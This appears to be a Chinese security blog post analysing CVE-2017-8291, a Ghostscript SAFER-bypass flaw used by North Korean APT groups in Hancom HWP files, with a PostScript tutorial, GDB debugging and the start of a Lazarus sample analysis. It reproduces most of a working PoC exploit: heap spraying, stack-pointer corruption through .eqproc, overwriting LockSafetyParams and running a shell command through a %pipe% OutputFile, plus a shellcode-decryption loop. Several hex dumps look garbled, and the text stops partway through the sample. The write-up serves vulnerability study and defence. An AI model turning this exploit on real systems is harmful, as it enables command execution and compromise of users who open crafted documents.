



CVE-2017-8291 及利用样本分析

CVE-2017-8291及利用样本分析

- 1.本文一共4500多字 88张图 预计10分钟阅读完毕
- 2.本人系复眼小组ERFZE师傅原创,未经允许禁止转载
- 3.本文可能存在部分表达的不清甚至错误的情况,还希望各位看官在公众号留言多多提出,非常感谢!



0x00 前言:

在日常的针对朝鲜半岛 APT 活动的分析中,我们可以看到其来自朝鲜的 APT 组织,例如:`lazarus`,`kimsuky`等,其载荷中大量使用了韩国办公软件 `Hancom office` 所对应的后缀的样本进行投递.本文将通过解析其中所用的最多的漏洞——**CVE-2017-8291**为切入点进行相关的分析,以及 `kimsuky`, `Lazarus` APT组织样本的调试过程

注意:笔者在此前从未接触过Postscript及Ghostscript(甚至不闻其名), 该文权当笔者在学习过程中的一篇学习笔记, 其中如有不当之处, 望各位看官能够赐教, 笔者感激不尽!。

0x01 Postscript:

读者可以先行安装 `Ghostscript` , 之后便可于其中运行下列示例。

0x01.1 介绍:(引自维基百科)

注 : 读者若要详细了解 , 见参考链接。

`PostScript` 是一种图灵完全的编程语言 , 通常 `PostScript` 程序不是人为生成的 , 而是由其他程序生成的。然而 , 仍然可以使用手工编制的PostScript程序生成图形或者进行计算。

`PostScript` 是一种基于堆栈的解释语言 (例如 `stack language`) , 它类似于 `Forth` 语言但是使用从 `Lisp` 语言派生出的数据结构。这种语言的语法使用逆波兰表示法 , 这就意味着不需要括号进行分割 , 但是因为需要记住堆栈结构 , 所以需要进行训练才能阅读这种程序。

0x01.2 入门示例:

1. `1 2 add :1+2`
2. `3 4 add 5 1 sub mul : (3 + 4) × (5 - 1)`
3. `/x1 15 def : 定义一变量 x1 , 其值为15`
4. `/x1 x1 2 add def : x1+=2`
5. `x1 0 eq { 0 } if : {} 可以简单理解为定义一过程`
6. `%!PS-Adobe-3.0 EPSF-3.0 : 注释语句以 % 开头`

0x01.3 For 语句:

`for` 语句语法 : `initial increment limit proc for`。

它会维护一个 `control variable` , 初始值设为 `initial`。然后 , 在每次重复之前 , 会先比较 `control variable` 与 `limit`。若未超过 `limit` , 则将 `control variable` 入栈 , 执行 `proc` 之后再将 `increment` 添加到 `control variable`。

示例如下 :

```
0
1 1 10 {
    pop
    1 add
} for
```

可以用C语言写成(仅仅为表示其功能) :

```
int a = 1;
int i;
for (i = 1; i <= 10; i++)
{
    a+=1;
}
```

```
GS<1>clear
GS>0
GS<1>1 1 10{
pop
1 add
}for
GS<1>pstack
10
GS<1>
```

| pstack 打印当前栈中所有元素。

0x01.4 exch 语句:

交换堆栈顶部的两个元素：

```
GS<1>clear
GS>1
GS<1>2
GS<2>3
GS<3>4
GS<4>pstack
4
3
2
1
GS<4>exch
GS<4>pstack
3
4
2
1
```

可以用来给变量赋值：

```
GS<1>clear
GS>10
GS<1>/tmp exch def
GS>/tmp tmp 2 add def
GS>tmp
GS<1>pstack
12
```

0x01.5 array 语句:

定义数组：

```
GS<3>clear
GS>/sizes 10 array def
GS>sizes
GS<1>pstack
[null null null null null null null null null null]
```

0x01.6 put语句:

为数组/字典/字符串中某个元素赋值：

```
GS<1>clear
GS>/tmp 10 array def
GS>tmp 0 10 put
GS>tmp
GS<1>pstack
[10 null null null null null null null null null]
GS<1>clear
GS>tmp pstack 1 20 pstack put pstack
[10 null null null null null null null null null]
20
1
[10 null null null null null null null null null]
GS>tmp
GS<1>pstack
[10 20 null null null null null null null null]
```

```
GS<4>clear
GS>/dic 5 dict def
GS>dic /key1 123 put
GS>dic {} forall
GS<2>pstack
123
/key1
```

```
GS<2>clear
GS>/str (abc) def
GS>str 0 65 put
GS>str
GS<1>pstack
(Abc)
```

0x01.7 index语句:

index语句语法：anyN ... any0 n index。

复制第n个元素到栈顶：

```

GS>1
GS<1>2
GS<2>3
GS<3>4
GS<4>pstack
4
3
2
1
GS<4>2 index
GS<5>pstack
2
4
3
2
1
GS<5>2 index
GS<6>pstack
3
2
4
3
2
1

```

与 `for` 及 `put` 语句结合使用，可以为整个数组赋值：

```

GS<6>clear
GS>0
GS<1>/tmp 10 array def
GS<1>1 1 10{
tmp exch 2 index exch put
1 add
}for
GS<1>pstack
10
GS<1>tmp
GS<2>pstack
[1 2 3 4 5 6 7 8 9 10]
10
-----  

GS<2>clear
GS>0
GS<1>1
GS<2>/tmp 10 array def
GS<2>tmp pstack exch pstack 2 index pstack exch pstack put
[null null null null null null null null null null]
1
0
1
[null null null null null null null null null]
0
0
1
[null null null null null null null null null]
0
1
0
[null null null null null null null null null]
0
GS<1>tmp
GS<2>pstack
[1 null null null null null null null null]
0

```

可以用C语言写成(仅仅为表示其功能)：

```
int tmp[10];
int i;
int a = 0;
for (i = 1; i <= 10; i++)
{
    tmp[a] = i;
    a += 1;
}
```

0x01.8 get语句:

与 put 语句相反，取出数组/字典/字符串中某个元素：

```
GS<2>clear
GS>[1 2 3 4] 1 get
GS<1>pstack
2
GS<1>pop
GS>[0 (abc) [] {add 2 div}] 1 get
GS<1>pstack
(abc)
GS<1>pop
```

```
GS>/key1 1 def
GS>currentdict /key1 get
GS<1>pstack
1
GS<1>pop
```

```
GS>(abc) 1 get
GS<1>pstack
98
GS<1>(a) 0 get
GS<2>pstack
97
98
```

0x01.9 aload语句:

将数组元素及其自身入栈：

```
GS<11>clear
GS>[1 2 3] aload
GS<4>pstack
[1 2 3]
3
2
1
GS<4>clear
GS>[1 (abc) {add 2 div}] aload
GS<4>pstack
[1 (abc) {add 2 div}]
{add 2 div}
(abc)
1
GS<4>clear
GS>3 array aload
GS<4>pstack
[null null null]
null
null
null
```

0x01.10 le 语句:

取出栈顶两个元素进行比较，结果(前者小于后者，为 true ;反之为 false)入栈：

```
GS<1>clear
GS>1
GS<1>2
GS<2>le
GS<1>pstack
true
GS<1>clear
GS>2
GS<1>1
GS<2>le
GS<1>pstack
false
```

```
GS>clear
GS>(abc)
GS<1>(abd)
GS<2>le
GS<1>pstack
true
GS<1>clear
GS>(abd)
GS<1>(abc)
GS<2>le
GS<1>pstack
false
```

0x01.11 ge 语句:

与 le 语句比较规则相反：

```
GS>1
GS<1>2
GS<2>ge
GS<1>pstack
false
GS<1>clear
GS>2
GS<1>1
GS<2>ge
GS<1>pstack
true
GS<1>(abc)
GS<2>(abd)
GS<3>ge
GS<2>pstack
false
true
GS<2>clear
GS>(abd)
GS<1>(abc)
GS<2>ge
GS<1>pstack
true
```

0x01.12 repeat语句:

repeat语句语法：int proc repeat。

重复执行proc指定次数：

```
GS<5>clear
GS>4 {(abc)} repeat
GS<4>pstack
(abc)
(abc)
(abc)
(abc)
GS<4>1 2 3 4 pstack 5 {pop} repeat
4
3
2
1
(abc)
(abc)
(abc)
(abc)
GS<3>pstack
(abc)
(abc)
(abc)
```



笔者上述介绍的语句均在POC中出现，若读者未完全理解，可进一步查阅官方参考文档。

0x02 POC分析:

笔者分析环境：Ubuntu 18.04、Ghostscript 9.21、GDB+pwndbg

```

1  %!PS-Adobe-3.0 EPSF-3.0
2  %%BoundingBox: -0 -0 100 100
3
4
5  /size_from 10000      def
6  /size_step 500        def
7  /size_to   65000      def
8  /enlarge   1000       def
9
10 %/bigarr 65000 array def
11
12 0
13 size_from size_step size_to {
14     pop
15     1 add
16 } for
17
18 /buffercount exch def
19
20 /buffersizes buffercount array def
21
22
23 0
24 size_from size_step size_to {
25     buffersizes exch 2 index exch put
26     1 add
27 } for
28 pop

```

可以用C语言写成(仅仅为表示其功能)：

```

int size_from = 10000;
int size_step = 500;
int size_to = 65000;

int a = 0;
int i;

for (i = size_from; i <= size_to; i += size_step)
    a += 1;

int buffercount = a;
int* buffersizes = NULL;
buffersizes = (int*)malloc(buffercount * sizeof(int));

a = 0;
for (i = size_from; i <= size_to; i += size_step)
{
    buffersizes[a] = i;
    a += 1;
}

```

```

30 /buffers buffercount array def
31
32 0 1 buffercount 1 sub {
33     /ind exch def
34     buffersizes ind get /cursize exch def
35     cursize string /curbuf exch def
36     buffers ind curbuf put
37     cursize 16 sub 1 cursize 1 sub {
38         curbuf exch 255 put
39     } for
40 } for

```

其功能为定义 buffers , 令 buffers[n] 为 buffersizes[n] string (e.g.: buffers[0]=10000 string) , 且每个 buffers[n] 的最后16位均为 0xFF。关于 cursize 16 sub 1 cursize 1 sub {curbuf exch 255 put}for 这段代码如何修改 buffers[n] 的理解 , 可参阅下图 :



下面到了关键部分。首先修改POC如下 :

```

/buffersearchvars [0 0 0 0 0] def
/sdevice [0] def

buffers      %++
(buffers) print %++
pop          %++

enlarge array aload
(after aload) print      %++

```

如此一来 , 可直接在 zprint() 函数处设断。 (若在 zaload() 函数处设断 , 无法一次断下)

启动GDB后设置参数如下 :

```

set args -q -dNOPAUSE -dSAFER -sDEVICE=ppmraw -sOutputFile=/dev/null -f
/home/test/exp.eps

```

实现 `aload` 操作的函数 `zaload()` [位于`/psi/zarray.c`]是第一个关键点：

```
/* <array> aload <obj_0> ... <obj_n-1> <array> */
static int
zaload(i_ctx_t *i_ctx_p)
{
    os_ptr op = osp;
    ref aref;
    uint asize;

    ref_assign(&oref, op);
    if (!r_is_array(&oref))
        return_op_typecheck(op);
    check_read(oref);
    asize = r_size(&oref);


    if (asize > ostop - op) { /* Use the slow, general algorithm. */
        int code = ref_stack_push(&o_stack, asize);
        uint i;
        const ref_packed *packed = aref.value.packed;

        if (code < 0)
            return code;
        for (i = asize; i > 0; i--, packed = packed_next(packed))
            packed_get(imemory, packed, ref_stack_index(&o_stack, i));
        *osp = aref;
        return 0;
    }

    if (r_has_type(&oref, t_array))
        memcpy(op, aref.value.refs, asize * sizeof(ref));
    else {
        uint i;
        const ref_packed *packed = aref.value.packed;
        os_ptr pdest = op;

        for (i = 0; i < asize; i++, pdest++, packed = packed_next(packed))
            packed_get(imemory, packed, pdest);
    }
    push(asize);
    ref_assign(op, &oref);
    return 0;
}
```

b `zprint` 设置断点, `r` 开始执行后 , 成功在 `zprint()` 函数处断下 :



查看 `osp` 及 `osbot`(变量名 `osbot` , `osp` 和 `ostop` 代表 operator stack 的栈底、栈指针和栈顶) :

```
gdb-peda$ p osbot
$29 = (s_ptr) 0x555557040408
gdb-peda$ p osp
$30 = (s_ptr) 0x555557040418
gdb-peda$ x /4gx osbot
0x555557040408: 0x0000006f5715047e 0x00005555572d5e60
0x555557040418: 0x00000007ffff127e 0x00005555575d44e9
```

根据 `ref_s` 结构(位于`/psi/iref.h`)的定义 :

```


struct ref_s {

    struct tas_s tas;

    union v { /* name the union to keep gdb happy */
        ps_int intval;
        ushort boolval;
        float realval;
        ulong saveid;
        byte *bytes;
        const byte *const_bytes;
        ref *refs;
        const ref *const_refs;
        name *pname;
        const name *const_pname;
        dict *pdict;
        const dict *const_pdict;
    /*
     * packed is the normal variant for referring to packed arrays,
     * but we need a writable variant for memory management and for
     * storing into packed dictionary key arrays.
     */
        const ref_packed *packed;
        ref_packed *writable_packed;
        op_proc_t opproc;
        struct stream_s *pfile;
        struct gx_device_s *pdevice;
        obj_header_t *pstruct;
        uint64_t dummy; /* force 16-byte ref on 32-bit platforms */
    } value;
};



```

可知 0x00005555575d44e9 地址处存储的应该是 buffers 字符串，验证之：



gdb-peda\$ p osbot
\$29 = (s_ptr) 0x555557040408
gdb-peda\$ p osp
\$30 = (s_ptr) 0x555557040418
gdb-peda\$ x /4gx osbot
0x555557040408: 0x00000006f5715047e 0x00005555572d5e60
0x555557040418: 0x000000007fffff127e 0x00005555575d44e9
gdb-peda\$ hexdump 0x00005555575d44e9
0x00005555575d44e9 : 62 75 66 66 65 72 73 6c 69 62 2f 78 2f 78 b6 3c bufferslib/x/x.<

那么 0x00005555572d5e60 地址处存储的是 buffers 数组，根据POC Part2能够得知 buffers[n] 为 buffersizes[n] string，且每个 buffers[n] 的最后16位均为 0xFF，验证之：



gdb-peda\$ x /4gx 0x00005555572d5e60
0x5555572d5e60: 0x000027105715127e 0x0000555557126ea8
0x5555572d5e70: 0x00002904fffff127e 0x0000555557074dc4
gdb-peda\$ x /4gx 0x0000555557126ea8+10000-0x10
0x5555571295a8: 0xffffffffffffffffffff 0xffffffffffffffffff
0x5555571295b8: 0x0000272060000c00 0x6000600060006000

b zaload 于 zaload() 函数处设断，c 继续执行，于 zaload() 函数处成功断下后，s 单步执行到 if (asize > ostop - op) :

```
gdb-peda$ p asize  
$37 = 0x3e8  
gdb-peda$ p ostop-op  
$38 = 0x31f
```

IF条件成立，那么调用 `ref_stack_push()` 函数(位于`/psi/istack.c`)重新分配栈空间：

```
/*  
 * Push N empty slots onto a stack. These slots are not initialized:  
 * the caller must immediately fill them. May return overflow_error  
 * (if max_stack would be exceeded, or the stack has no allocator)  
 * or gs_error_VMError.  
 */  
int  
ref_stack_push(ref_stack_t *pstack, uint count)  
{  
    /* Don't bother to pre-check for overflow: we must be able to */  
    /* back out in the case of a VMError anyway, and */  
    /* ref_stack_push_block will make the check itself. */  
    uint needed = count;  
    uint added;  
  
    for (; (added = pstack->top - pstack->p) < needed; needed -= added) {  
        int code;  
  
        pstack->p = pstack->top;  
        code = ref_stack_push_block(pstack,  
                                     (pstack->top - pstack->bot + 1) / 3,  
                                     added);  
        if (code < 0) {  
            /* Back out. */  
            ref_stack_pop(pstack, count - needed + added);  
            pstack->requested = count;  
            return code;  
        }  
    }  
    pstack->p += needed;  
    return 0;  
}
```

之后的操作是向重新分配的栈空间中写入内容，`b zarray.c:71` 于修改 `osp` 语句设断，`c` 继续执行到断点处：

```
gdb-peda$ x /2gx osp  
0x5555575006f8: 0x00000000000000e00 0x0000000000000000  
gdb-peda$ x /2gx &aref  
0x7fffffff8e0: 0x000003e85715047c 0x000055555796c3e8  
gdb-peda$ s  
.....  
gdb-peda$ x /2gx osp  
0x5555575006f8: 0x000003e85715047c 0x000055555796c3e8
```

`x /222gx 0x5555572d5e60` 查看 `buffers` 数组的每一项地址：

0x5555572d6040: 0x000061a8ffff127e	0x000055555739d050
0x5555572d6050: 0x0000639cffff127e	0x00005555573a44cc
0x5555572d6060: 0x00006590ffff127e	0x00005555573abb8
0x5555572d6070: 0x00006784ffff127e	0x00005555573b34e4
0x5555572d6080: 0x00006978ffff127e	0x00005555573bb080
0x5555572d6090: 0x00006b6cf0ffff127e	0x00005555573c2e3c
0x5555572d60a0: 0x00006d60ffff127e	0x00005555573cae48
0x5555572d60b0: 0x00006f154ffff127e	0x00005555573d30b4
0x5555572d60c0: 0x00007148ffff127e	0x00005555573db580
0x5555572d60d0: 0x0000733cffff127e	0x00005555573e3cac
0x5555572d60e0: 0x00007530ffff127e	0x00005555573ec5f8
0x5555572d60f0: 0x00007724ffff127e	0x00005555573f51a4
0x5555572d6100: 0x00007918ffff127e	0x00005555573fdfb0
0x5555572d6110: 0x00007b0cffff127e	0x000055555740701c
0x5555572d6120: 0x00007d0ffff127e	0x00005555574102e8
0x5555572d6130: 0x00007ef4ffff127e	0x0000555557419814
0x5555572d6140: 0x000080e8ffff127e	0x0000555557422f60
0x5555572d6150: 0x000082dcffff127e	0x000055555742c8fc
0x5555572d6160: 0x000084d0ffff127e	0x0000555557436418
0x5555572d6170: 0x000086c4ffff127e	0x0000555557440354
0x5555572d6180: 0x000088b8ffff127e	0x000055555744a410
0x5555572d6190: 0x00008aa0ffff127e	0x00005555574546ec
0x5555572d61a0: 0x00008ca0ffff127e	0x000055555745ec18
0x5555572d61b0: 0x00008e94ffff127e	0x00005555574693a4
0x5555572d61c0: 0x0000908ffff127e	0x0000555557473d99
0x5555572d61d0: 0x0000927cffff127e	0x000055555747e9dc
0x5555572d61e0: 0x00009470ffff127e	0x0000555557489848
0x5555572d61f0: 0x00009664ffff127e	0x0000555557494904
0x5555572d6200: 0x00009858ffff127e	0x000055555749fc20
0x5555572d6210: 0x00009a4cffff127e	0x00005555574ab19c
0x5555572d6220: 0x00009c40ffff127e	0x00005555574b6978
0x5555572d6230: 0x00009e34ffff127e	0x00005555574c23b4
0x5555572d6240: 0x0000a028ffff127e	0x00005555574ce010
0x5555572d6250: 0x0000a21cffff127e	0x00005555574d9ecc
0x5555572d6260: 0x0000a410ffff127e	0x00005555574e5fe8
0x5555572d6270: 0x0000a604ffff127e	0x00005555574f2364
0x5555572d6280: 0x0000a7f8ffff127e	0x00005555576aa1f0
0x5555572d6290: 0x0000a9ecffff127e	0x00005555576b69ec
0x5555572d62a0: 0x0000ab0ffff127e	0x00005555576c3438
0x5555572d62b0: 0x0000add4ffff127e	0x00005555576d00e4
0x5555572d62c0: 0x0000afc8ffff127e	0x00005555576dcff0



注意：osp(0x5555575006f8)位于上图箭头所指数组项下方。

实现 .eqproc 操作的函数 zeqproc() (位于/psi/zmisc3.c)是第二个关键点。.eqproc 是取出栈顶两个元素进行比较之后入栈一个布尔值(<proc1> <proc2> .eqproc <bool>)：

```
zeqproc(i_ctx_t *i_ctx_p)
{
    os_ptr op = osp;
    ref2_t stack[MAX_DEPTH + 1];
    ref2_t *top = stack;

    make_array(&stack[0].proc1, 0, 1, op - 1);           取出栈顶两个元素
    make_array(&stack[0].proc2, 0, 1, op);
    for (;;) {
        {
            long i;
            if (r_size(&top->proc1) == 0) {
                /* Finished these arrays, go up to next level. */
                if (top == stack) {
                    /* We're done matching: it succeeded. */
                    make_true(op - 1);
                    pop(1);
                    return 0;
                }
                --top;
                continue;
            }
            /* Look at the next elements of the arrays. */
            i = r_size(&top->proc1) - 1;
            array_get(imemory, &top->proc1, i, &top[1].proc1);
            array_get(imemory, &top->proc2, i, &top[1].proc2);
            r_dec_size(&top->proc1, 1);
            ++top;
            /*
             * ...
             * if (obj_eq(imemory, &top->proc1, &top->proc2)) { ...
             * ...
             * if (r_is_array(&top->proc1) && r_is_array(&top->proc2) && ...
             * ...
             * break;
            */
            /* An exit from the loop indicates that matching failed. */
            make_false(op - 1);
            pop(1);
            return 0;
        }
    }
}
```

可以看出其在取出两个操作数时并未检查栈中元素数量，且并未检查两个操作数类型，如此一来，任意两个操作数都可以拿来比较。其修复方案即是针对此两种情况：

--- a/psi/zmisc3.c

```

+++ b/psi/zmisc3.c
@@ -56,6 +56,12 @@ zeqproc(i_ctx_t *i_ctx_p)
    ref2_t stack[MAX_DEPTH + 1];
    ref2_t *top = stack;

+    if (ref_stack_count(&o_stack) < 2)
+        return_error(gs_error_stackunderflow);
+    if (!r_is_array(op - 1) || !r_is_array(op)) {
+        return_error(gs_error_typecheck);
+    }
+
    make_array(&stack[0].proc1, 0, 1, op - 1);
    make_array(&stack[0].proc2, 0, 1, op);
    for (;;) {

```

`b zeqproc` 设断后，`c` 继续执行，于 `zeqproc()` 函数处成功断下。接下来 `b zmisc3.c:112` 于 `make_false(op - 1);` 设断：

```

gdb-peda$ b zmisc3.c:112
Breakpoint 13 at 0x555555d1d754: file ./psi/zmisc3.c, line 112.
gdb-peda$ c
.....
gdb-peda$ p osp
$66 = (s_ptr) 0x5555575006f8
gdb-peda$ x /4gx osp-1
0x5555575006e8: 0x00000000000000e02 0x0000000000000000
0x5555575006f8: 0x000003e85715047c 0x000055555796c3e8
gdb-peda$ s
.....
gdb-peda$ x /4gx osp-1
0x5555575006e8: 0x00000000000000100 0x0000000000000000
0x5555575006f8: 0x000003e85715047c 0x000055555796c3e8

```

可以看到 `make_false()` 修改之处。之后的 `pop(1);` 将栈指针上移，如此一来 `.eqproc` 与 `loop` 结合便可导致栈指针上溢。

下面来看POC Part3：

```

43 /buffersearchvars [0 0 0 0 0] def
44 /sdevice [0] def
45
46 enlarge array aload
47
48 {
49     .eqproc
50     buffersearchvars 0 buffersearchvars 0 get 1 add put
51     buffersearchvars 1 0 put
52     buffersearchvars 2 0 put
53     buffercount {
54         buffers buffersearchvars 1 get get %buffers[N]
55         buffersizes buffersearchvars 1 get get %buffersizes[N]
56         16 sub get %buffers[N][buffersizes[N]-16]
57         254 le {
58             buffersearchvars 2 1 put
59             buffersearchvars 3 buffers buffersearchvars 1 get get put
60             buffersearchvars 4 buffersizes buffersearchvars 1 get get 16 sub put
61         } if
62         buffersearchvars 1 buffersearchvars 1 get 1 add put %buffersearchvars[1]=N
63     } repeat
64
65     buffersearchvars 2 get 1 ge {
66         exit
67     } if
68     %(..) print
69 } loop

```

其通过 `buffersearchvars` 数组来检索 `buffers[N]` (修改项见图片25)字符串后16位是否被 `make_false()` 修改，进而判断 `osp` 是否到达可控范围，并通过 `buffersearchvars` 数组来保存位置。

于POC中 `254 le {` 后添加 `(overwritten) print`,并将之前添加的 `print` 语句全部注释掉。重新启动 GDB，设置参数见上，`b zprint`设断后，`r`开始运行，成功断下后：

```

gdb-peda$ x /8gx osp-2
0x5555574fc958:    0xffffffffffff0100    0xffffffffffff0000
0x5555574fc968:    0x0000a604ffff127e    0x00005555574f2364
0x5555574fc978:    0x0000000a2f6e127e    0x00005555575de0fb
0x5555574fc988:    0x5245504150200b02    0x0000000000000001

```

如此一来，`buffersearchvars[2]`设为1，退出 `loop` 循环。`buffersearchvars[3]`保存当前检索的 `buffers[N]`，`buffersearchvars[4]`保存**buffersizes[N]-16**。

POC Part4是修改currentdevice对象属性为string，并保存至 `sdevice` 数组中，之后再覆盖其 LockSafetyParams属性，达到Bypass SAFER。

```

71 .eqproc
72 .eqproc
73 .eqproc
74 sdevice 0
75 currentdevice
76 buffersearchvars 3 get buffersearchvars 4 get 16#7e put
77 buffersearchvars 3 get buffersearchvars 4 get 1 add 16#12 put
78 buffersearchvars 3 get buffersearchvars 4 get 5 add 16#ff put
79 put
80
81
82 buffersearchvars 0 get array aload
83
84 sdevice 0 get
85 16#3e8 0 put
86
87 sdevice 0 get
88 16#3b0 0 put
89
90 sdevice 0 get
91 16#3f0 0 put
92

```

三个 `.eqproc` 语句上移osp是因为后面会有 `sdevice`、0、`currentdevice` 入栈。修改POC如下，便于设断：

```

(before zeqproc) print
.eqproc
.eqproc
.eqproc
sdevice 0
currentdevice
(before convert) print
buffersearchvars 3 get buffersearchvars 4 get 16#7e put
buffersearchvars 3 get buffersearchvars 4 get 1 add 16#12 put
buffersearchvars 3 get buffersearchvars 4 get 5 add 16#ff put
(after convert) print
put

buffersearchvars 0 get array aload

sdevice 0 get
16#3e8 0 put

sdevice 0 get
16#3b0 0 put

sdevice 0 get
16#3f0 0 put

(bypass SAFER) print

```

于 `zprint` 断下后，查看上移前 `osp`：

```

gdb-peda$ p osp
$1 = (s_ptr) 0x5555574fc968
gdb-peda$ x /10gx osp-3
0x5555574fc938: 0x0000000000000000 0x0000000000000000 //sdevice
0x5555574fc948: 0x0000000000000000 0x0000000000000000 //0
0x5555574fc958: 0xffffffffffff0100 0xffffffffffff0000
//currentdevice
0x5555574fc968: 0x0000000effff127e 0x00005555572d8140
0x5555574fc978: 0x00000001ffff04fe 0x00005555572d6c40
gdb-peda$ hexdump 0x00005555572d8140
0x00005555572d8140 : 62 65 66 6f 72 65 20 7a 65 71 70 72 6f 63 ed 3e before
zeqproc.>

```

c 继续向下执行：

```

gdb-peda$ p osp
$2 = (s_ptr) 0x5555574fc968
gdb-peda$ x /10gx osp-3
0x5555574fc938: 0x00000001ffff047e 0x00005555575d4428
0x5555574fc948: 0x00000252ffff0b02 0x0000000000000000
0x5555574fc958: 0xffffffffffff1378 0x000055555709d488
0x5555574fc968: 0x0000000effff127e 0x00005555572d812a
0x5555574fc978: 0x00000001ffff04fe 0x00005555572d6c40
gdb-peda$ hexdump 0x00005555572d812a
0x00005555572d812a : 62 65 66 6f 72 65 20 63 6f 6e 76 65 72 74 96 3f before
convert.?

```

可以看到 `currentdevice` 已经覆盖掉之前的字符串 `buffers[N]`，接下来的三条语句修改其属性：

```
buffersearchvars 3 get buffersearchvars 4 get 16#7e put  
buffersearchvars 3 get buffersearchvars 4 get 1 add 16#12 put      %0x127e表示  
string  
buffersearchvars 3 get buffersearchvars 4 get 5 add 16#ff put      %修改size
```

关于属性各字段定义见 `tas_s` 结构(位于 `/psi/iref.h`)：

```
struct tas_s {  
    /* typeAttrs is a single element for fast dispatching in the interpreter */  
    ushort typeAttrs;  
    ushort _pad;  
    uint32_t rsize;  
};
```

修改完成：

```
gdb-peda$ c  
.....  
gdb-peda$ p osp  
$2 = (s_ptr) 0x5555574fc968  
gdb-peda$ x /10gx osp-3  
0x5555574fc938: 0x00000001ffff047e 0x00005555575d4428  
0x5555574fc948: 0x00000252ffff0b02 0x0000000000000000  
0x5555574fc958: 0xfffffffffffff127e 0x000055555709d488  
0x5555574fc968: 0x0000000dffff127e 0x00005555572d8115  
0x5555574fc978: 0x00000002ffff0b02 0x00000000000a5f9  
gdb-peda$ hexdump 0x00005555572d8115  
0x00005555572d8115 : 61 66 74 65 72 20 63 6f 6e 76 65 72 74 97 3f 00 after  
convert.?.
```

查看此时的 `LockSafetyParams` 值：

```
gdb-peda$ x /4gx 0x000055555709d488+0x3e8  
0x55555709d870: 0x0000000000000001 0x0000000000000000  
0x55555709d880: 0x0000000000000000 0x0000000000000000  
gdb-peda$ x /4gx 0x000055555709d488+0x3b0  
0x55555709d838: 0x0000000000000000 0x0000000000000000  
0x55555709d848: 0x0000000000000000 0x0000000000000000  
gdb-peda$ x /4gx 0x000055555709d488+0x3f0  
0x55555709d878: 0x0000000000000000 0x0000000000000000  
0x55555709d888: 0x0000000000000000 0x0000000000000000
```

可以看到偏移 `0x3e8` 处值为 1(另外两处偏移应该是针对其他系统或版本)。`LockSafetyParams` 属性见 `gx_device_s` 结构(位于 `\base\gxdevcli.h`)。

最后通过 `.putdeviceparams` (实现位于 `/psi/zdevice.c`) 设置 `/outputFile` 为 `(%pipe%echo
vulnerable > /dev/tty)`，`.outputpage` 完成调用。

0x03 Lazarus组织利用样本分析:

0x03.1 样本1:

样本名称：라자루스_에어컨계약.hwp

MD5 : EC0C543675374A0EE9A83A4D55CA1A6C

使用HwpScan2打开文档，可以看到其中的PS脚本：

The screenshot shows the HwpScan2 interface. On the left, a tree view displays the document structure with nodes like Root Entry, BinData, BodyText, DocOptions, Scripts, and others. A red box highlights the 'BIN0001.PS' file under the BinData node. On the right, there are two tabs: 'Hex' and 'Hex (Decompress)'. The 'Hex' tab shows a large table of hex values corresponding to the file's content. The 'General' section at the bottom provides details about the selected file: Type is Stream, Name is BIN0001.PS, and Size is 18172. The 'Check sums' section shows various hash values.

导出解压后的PS脚本，其中 Y101 变量存储加密后Shellcode，直接改写该脚本将 Y101 变量解密并写入一EPS文件中：

```
0 1 Y101 length 1 sub {/Y18 exch 1 2 and pop def Y101 dup Y18 get <D07F2B6A91605BA7BA8C259D1CDE0A9B> Y18 15 and /Y104 8 def get xor Y18 exch put} for
/path1 (E:\\Test.eps) def
